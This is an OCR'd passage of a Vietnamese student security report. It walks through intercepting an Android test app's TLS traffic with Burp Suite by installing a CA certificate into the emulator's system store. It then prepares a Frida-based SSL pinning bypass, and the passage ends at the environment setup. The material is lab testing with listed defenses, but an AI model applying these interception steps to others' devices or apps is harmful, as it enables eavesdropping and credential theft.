
Hình 7: Thêm 1 proxy listeners

Thiết lập port và địa chỉ ip:



Hình 8: Thêm địa chỉ ip và port cho listeners

Truy cập vào giao diện web Burp Suite thông qua địa chỉ ip và port vừa thiết lập để lấp CA Certificate:



Hình 9: Truy cập giao diện web Burp Suite

Sử dụng OpenSSL để chuyển đổi một chứng chỉ từ định dạng DER sang định dạng PEM:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ openssl x509 --inform DER -in cacert.der -out Burp.pem
```


Hình 10: Chuyển đổi một chứng chỉ từ định dạng DER sang định dạng PEM

--inform DER: Chỉ định rằng định dạng của chứng chỉ đầu vào (-in) là DER (Distinguished Encoding Rules). DER là một định dạng nhị phân sử dụng để mã hóa các chứng chỉ X.509.

-in cacert.der: Chỉ định tệp đầu vào (cacert.der) là chứng chỉ cần chuyển đổi.

-out Burp.pem: Chỉ định tệp đầu ra (Burp.pem) nơi chứng chỉ được chuyển đổi sẽ được lưu trữ. Kết quả là chứng chỉ ở định dạng PEM (Privacy-Enhanced Mail), đây là định dạng văn bản.

Sử dụng OpenSSL để hiển thị giá trị subject hash của một chứng chỉ X.509 trong tệp Burp.pem:



Hình 11: Hiển thị giá trị subject hash của một chứng chỉ X.509 trong tệp Burp.pem

-in Burp.pem: Chỉ định tệp đầu vào là chứng chỉ ở định dạng PEM (Burp.pem).

--subject_hash_old: Yêu cầu OpenSSL tính toán và hiển thị giá trị băm của trường subject trong chứng chỉ. Cờ subject_hash_old sử dụng thuật toán băm MD5 để tính giá trị băm.

Tạo bản sao của chứng chỉ này và lưu dưới tên là giá trị băm và thêm .0 làm phần mở rộng (vì định dạng của các chứng chỉ số được lưu trong điện thoại đều được lưu với định dạng như thế)

Hình 12: Tạo bản sao của Burp.pem với tên là giá trị băm và thêm .0 làm phần mở rộng

Truy cập vào shell của điện thoại, sau đó đi đến đường dẫn /system/etc/security/cacerts để xem các chứng chỉ số đang được lưu trên điện thoại

```
PS E:\Code\bmw\app\build\outputs\apk\debug> adb root
adbd is already running as root
PS E:\Code\bmw\app\build\outputs\apk\debug> adb shell
genymotion:/ # cd /system/etc/security/cacerts
genymotion:/system/etc/security/cacerts # ls -al
total 960
drwxr-xr-x 2 root root 4096 2023-11-20 12:29 .
drwxr-xr-x 4 root root 4096 2023-11-20 12:27 ..
-rw-r--r-- 1 root root 2871 2023-11-20 12:27 01419da9.0
-rw-r--r-- 1 root root 2914 2023-11-20 12:27 04f60c28.0
-rw-r--r-- 1 root root 2345 2023-11-20 12:27 0d69c7e1.0
-rw-r--r-- 1 root root 4622 2023-11-20 12:27 10531352.0
```


Hình 13: Định dạng của các chứng chỉ số được lưu trong điện thoại

Sau đó ta sử dụng lệnh adb push để đẩy chứng chỉ vừa lưu vào đường dẫn /system/etc/security/cacerts, tuy nhiên nó xảy ra lỗi, nên trước đó cần phải thực hiện lệnh adb remount để chuyển hệ thống tệp từ chế độ chỉ đọc (read-only) sang chế độ đọc-ghi (read-write), sau đó thực hiện lại lệnh trên và reboot lại:


```
PS E:\Bao_mat_web\do_an> adb push .\9a5ba575.0 /system/etc/security/cacerts
.\9a5ba575.0: 1 file pushed, 0 skipped. 0.1 MB/s (1326 bytes in 0.011s)
adb: error: failed to copy '.\9a5ba575.0' to '/system/etc/security/cacerts/9a5ba575.0': remote couldn't create file: Rea
d-only file system
PS E:\Bao_mat_web\do_an> adb remount
remount succeeded
PS E:\Bao_mat_web\do_an> adb push .\9a5ba575.0 /system/etc/security/cacerts
.\9a5ba575.0: 1 file pushed, 0 skipped. 6.7 MB/s (1326 bytes in 0.000s)
PS E:\Bao_mat_web\do_an> adb reboot
PS E:\Bao_mat_web\do_an>
```

Hình 14: Đẩy chứng chỉ vừa lưu vào đường dẫn /system/etc/security/cacerts

Trên điện thoại ảo, ta vào settings -> Security -> More security settings -> Encryption & credentials -> Trusted credentials, ta tìm thấy chứng chỉ vừa đẩy vào ở đây (hình 16)




Hình 15: Kiểm tra chứng chỉ vừa đẩy vào



Hình 16: Cấu hình proxy trên điện thoại

Cấu hình proxy trên điện thoại bằng cách điền địa chỉ ip và port ở các bước trước đã đặt cho Burp Suite (hình 17)

Kết quả bắt được:



Hình 17: Kết quả

e. Kết quả:

Thành công đặt được proxy giữa người dùng và hệ thống, có thể chặn và giải mã lưu lượng SSL.

f. Đánh giá và biện pháp:

Đánh Giá: Chặn và giải mã lưu lượng dễ dàng bằng Burp Suite

Biên pháp:

- Mã Hóa và Làm Rối Mã Nguồn: Sử dụng các công cụ làm rối mã nguồn (obfuscation) để việc phân tích và chỉnh sửa mã nguồn của ứng dụng trở nên khó khăn hơn.
- Phát Hiện Proxy: Phát hiện khi thiết bị đang sử dụng proxy và cảnh báo người dùng hoặc chặn kết nối.
- Kiểm Tra Chứng Chỉ: Kiểm tra chứng chỉ của server và đảm bảo rằng chúng không phải là chứng chỉ do Burp Suite hoặc mitmproxy cung cấp.

3. Kịch bản 2: Bypass SSL Pinning với Reverse Engineering

Sử dụng các công cụ như Frida hoặc Xposed để can thiệp vào luồng thực thi của ứng dụng và bypass SSL Pinning.

Cơ chế bảo mật: Sử dụng mã hóa mã nguồn, mã hóa tĩnh, hoặc mã hóa mã thực thi để làm khó khăn cho việc phân tích ứng dụng.

4. Kịch bản 3: Bypass SSL Pinning với Dynamic Binary Instrumentation (DBI)

a. Khái niệm Dynamic Binary Instrumentation (DBI):

Dynamic Binary Instrumentation (DBI) là một kỹ thuật cho phép phân tích và sửa đổi mã nhị phân của chương trình máy tính khi chương trình đó đang chạy trong thời gian thực. Kỹ thuật này được ứng dụng trong nhiều lĩnh vực, từ gỡ lỗi (debugging), phân tích hiệu suất (profiling) cho đến bảo mật (security analysis), kiểm thử (testing). Khác với các kỹ thuật phân tích tĩnh (static methods) chỉ có thể thực hiện phân tích và sửa đổi trước khi chương trình bắt đầu chạy, DBI cho phép chèn các đoạn mã vào chương trình đang chạy nhằm thu thập thông tin hoặc thay đổi hành vi của chương trình trong thời gian thực. DBI được thiết kế để làm việc trực tiếp với mã máy đã qua biên dịch (binary code), thay vì mã nguồn (được viết bằng các ngôn ngữ lập trình thông thường như C/C++, Python, Java,...), khả năng này giúp DBI hoạt động trên bất kỳ chương trình nào mà không cần phải phụ thuộc vào ngôn ngữ lập trình hoặc môi trường phát triển ban đầu. Điểm quan trọng của kỹ thuật này nằm ở nội dung của file script (với định dạng .js) được chèn vào chương trình. Script sẽ được viết tùy theo mục đích sử dụng (can thiệp sửa đổi, bypass kiểm tra chứng chỉ, hoặc vô hiệu hóa chứng chỉ). Khi bắt đầu quá trình chèn code, file script sẽ được biên dịch thành các mã nhị phân và chèn vào các điểm chiến lược như điểm đầu hoặc cuối của các hàm, các khối mã (basic blocks), hoặc các lệnh cụ thể của chương trình. Việc chèn mã này có thể thực hiện động mà không cần phải thực thi lại chương trình mục tiêu.

b. Công cụ:

***Công cụ Frida:**

Frida là một công cụ mạnh mẽ cho phép phân tích và can thiệp vào các ứng dụng ở cấp độ runtime. Được sử dụng rộng rãi trong lĩnh vực bảo mật, đặc biệt là trong

việc phân tích mã độc và kiểm thử ứng dụng di động, Frida cung cấp khả năng hook (gắn móc) các hàm và phân tích hành vi của ứng dụng mà không cần phải sửa đổi mã nguồn gốc. Các tính năng chính của Frida:

- Hooking: Gắn móc vào các hàm hoặc phương thức trong ứng dụng để quan sát hoặc thay đổi hành vi của chúng.

Instrumentation: Chèn mã JavaScript vào quá trình runtime để tương tác trực tiếp với ứng dụng.

- Multi-platform: Hỗ trợ nhiều nền tảng bao gồm Android, iOS, Windows, macOS, và Linux.
- Real-time Analysis: Cho phép thực hiện phân tích và kiểm thử bảo mật trong thời gian thực.
- API Rich: Cung cấp một bộ API phong phú cho phép thực hiện các thao tác phân tích nâng cao.

***Công cụ Burp Suite:**

Burp Suite là một bộ công cụ kiểm thử bảo mật mạng được sử dụng rộng rãi trong cộng đồng an ninh thông tin hay cụ thể hơn là kiểm tra bảo mật ứng dụng web. Đây là một bộ công cụ mạnh mẽ, linh hoạt với số lượng lớn các tính năng hữu ích, có thể kể đến như:

- Proxy: Cho phép chuyển hướng lưu lượng mạng qua proxy của Burp Suite để ghi lại và sửa đổi các yêu cầu và phản hồi HTTP/S.
- Spider: Tự động khám phá và truy cập các trang web để tìm kiếm các liên kết và tài nguyên, giúp xây dựng bản đồ ứng dụng.
- Scanner: Tự động phân tích ứng dụng để phát hiện các lỗ hổng bảo mật như SQL injection, XSS,...
- Intruder: Cung cấp công cụ mạnh mẽ để thực hiện tấn công brute force và tấn công điều khiển thông qua các danh sách từ điển hoặc tùy chỉnh.
- Repeater: Cho phép người dùng gửi lại các yêu cầu HTTP/S cụ thể và thực hiện các thay đổi - trực tiếp để kiểm tra và sửa đổi chúng.

- Comparer: So sánh các phiên bản khác nhau của yêu cầu và phản hồi để phát hiện các thay đổi.
- Sequencer: Phân tích ngẫu nhiên và dự đoán dữ liệu phiên trong yêu cầu HTTP để phát hiện các lỗ hổng bảo mật.
- Decoder và Encoder: Hỗ trợ mã hóa và giải mã dữ liệu với nhiều định dạng khác nhau.
- Collaborator: Phát hiện các lỗ hổng bảo mật có thể liên quan đến giao tiếp bên ngoài.
- Extender: Cho phép tích hợp các plugin mở rộng từ cộng đồng hoặc tạo plugin tùy chỉnh.

c. Tấn công sử dụng kỹ thuật Dynamic Binary Instrumentation (DBI):

SSL pinning được sử dụng để tăng cường bảo mật trong giao tiếp mạng bằng cách chỉ tin cậy vào một tập hợp cố định các chứng chỉ SSL (SSL certificate) được lưu trữ ở phía client thay vì tin cậy vào tất cả các chứng chỉ được công nhận mặc định. Trong khuôn khổ của bài báo cáo này, kỹ thuật Dynamic Binary Instrumentation (DBI) sẽ được dùng để bypass SSL pinning trong quá trình "giao tiếp" giữa ứng dụng và server. Việc bypass SSL pinning bằng kỹ thuật Dynamic Binary Instrumentation (DBI) cho phép can thiệp vào quá trình kiểm tra chứng chỉ SSL của một ứng dụng di động mà không cần chỉnh sửa trực tiếp trên mã nguồn gốc. Để thực hiện bypass, trước tiên cần phải xác định vị trí cần chèn mã (thường là các hàm liên quan đến kiểm tra chứng chỉ SSL, các lớp liên quan đến quản lý chứng chỉ, các hàm phương thức kết nối mạng, khởi tạo proxy,…), sau đó cài đặt các môi trường cần thiết để có thể sử dụng các công cụ cho phép chèn mã binary (đã được biên dịch từ script) vào ứng dụng đang chạy nhằm can thiệp vào “giao tiếp” giữa ứng dụng đó và server rồi thay đổi hành vi của chúng. Nội dung của script bao gồm các hàm có chức năng ghi đè các lớp, hàm có khả năng cản trở việc bypass chứng chỉ, làm thay đổi hành vi của các hàm này, giúp giả mạo kết quả của quá trình kiểm tra khiến cho ứng dụng tin rằng chứng chỉ SSL được chấp nhận mà

không thực sự kiểm tra tính hợp lệ của nó. Bằng cách này, có thể kiểm soát quá trình xác minh chứng chỉ SSL và cho phép các chứng chỉ không tin cậy thông qua. Có thể sử dụng các công cụ cho phép chèn mã vào các ứng dụng di động như Frida để thực hiện chèn script vào chương trình ứng dụng.

d. Triển khai:

Client sẽ tải ứng dụng Paper Wallet về thiết bị Android. Khi sử dụng, client sẽ gửi một yêu cầu đến server để yêu cầu quyền truy cập. Server sẽ gửi lại cho client chứng chỉ SSL để xác thực. Chứng chỉ đó sẽ bao gồm private key để tạo chữ ký số cho chứng chỉ và public key, được đính kèm với chứng chỉ để xác thực với chữ ký số được tạo ra bởi private key. Client sẽ dùng public key kèm theo của chứng chỉ được gửi từ server để giải mã chữ ký số, xác nhận xem đó có phải là một trong các chứng chỉ được lưu trong ứng dụng tại máy client không. Nếu giống thì client sẽ chấp nhận kết nối, hai bên tiếp tục "giao tiếp" với nhau. Đặt một proxy ở giữa để xem lưu lượng mạng trao đổi giữa client và server. Nếu bypass thành công, ứng dụng sẽ hoạt động như bình thường, kết quả chạy script sẽ thông báo cho ta biết script đã được chèn và hoàn thành bypass cũng như ngược lại, khi thực thi các hành động trên ứng dụng (đăng nhập, đăng ký,...) sẽ thông báo lỗi certificate và giữa client với server sẽ không có bất kỳ giao tiếp nào được tiếp tục.

e. Chuẩn bị môi trường:

***Chuẩn bị công cụ Frida trên máy tính (máy sử dụng proxy):**

```
C:\Users\HP>pip install Frida
Requirement already satisfied: Frida in c:\users\hp\appdata\local\programs\python\python312\lib\site-packages (16.3.3)
```


Hình 18: Tải công cụ Frida

```
C:\Users\HP>pip install objection
Collecting objection
  Downloading objection-1.11.0.tar.gz (327 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 327.2/327.2 kB 1.7 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
```

Hình 19: Tải công cụ kèm theo

```
C:\Users\HP>pip install frida-tools
Requirement already satisfied: frida-tools in c:\users\hp\appdata\local\programs\python\python312\lib\site-packages (12.
4.3)
```

Hình 20: Tải công cụ kèm theo



Hình 21: Dùng công cụ Android Studio để chạy ứng dụng và dùng Genymotion để tạo máy ảo

```
PS C:\Program Files\Genymobile\Genymotion\tools> .\adb devices
List of devices attached
192.168.212.101:5555    device
```


Hình 22: Kiểm tra các thiết bị ảo khả dụng

***Cài đặt cho thiết bị Android ảo:**

- Kiểm tra kiến trúc CPU của thiết bị ảo để tải về Frida server phù hợp

```
PS C:\Program Files\Genymobile\Genymotion\tools> .\adb shell getprop ro.product.cpu.abi
x86_64
```

Hình 23: Trả về kiến trúc thiết bị ảo



Hình 24: Tải file chứa cấu hình Frida server (vào respository của Frida trên GitHub)

```
PS C:\Program Files\Genymobile\Genymotion\tools> .\adb push "C:\Users\HP\Downloads\frida-server-16.3.3-android-x86_64\frida-server-16.3.3-android-x86_64" /data/local/tmp/frida-server
C:\Users\HP\Downloads\frida-server-16.3.3-android-x86_64\f...6_64: 1 file pushed. 43.6 MB/s (113371768 bytes in 2.478s)
```

Hình 25: Push Frida server lên thiết bị Android ảo

- File chứa chứng chỉ của ứng dụng Papers Wallet là myserver.cer


```
PS C:\Program Files\Genymobile\Genymotion\tools> .\adb push "D:\Nam3_HK2\Baomatweb\bmw-master\bmw-master\app\src\main\res\raw\myserver.cer" /data/local/tmp/
D:\Nam3_HK2\Baomatweb\bmw-master\bmw-master\app\src\main\r...yserver.cer: 1 file pushed. 0.2 MB/s (901 bytes in 0.006s)
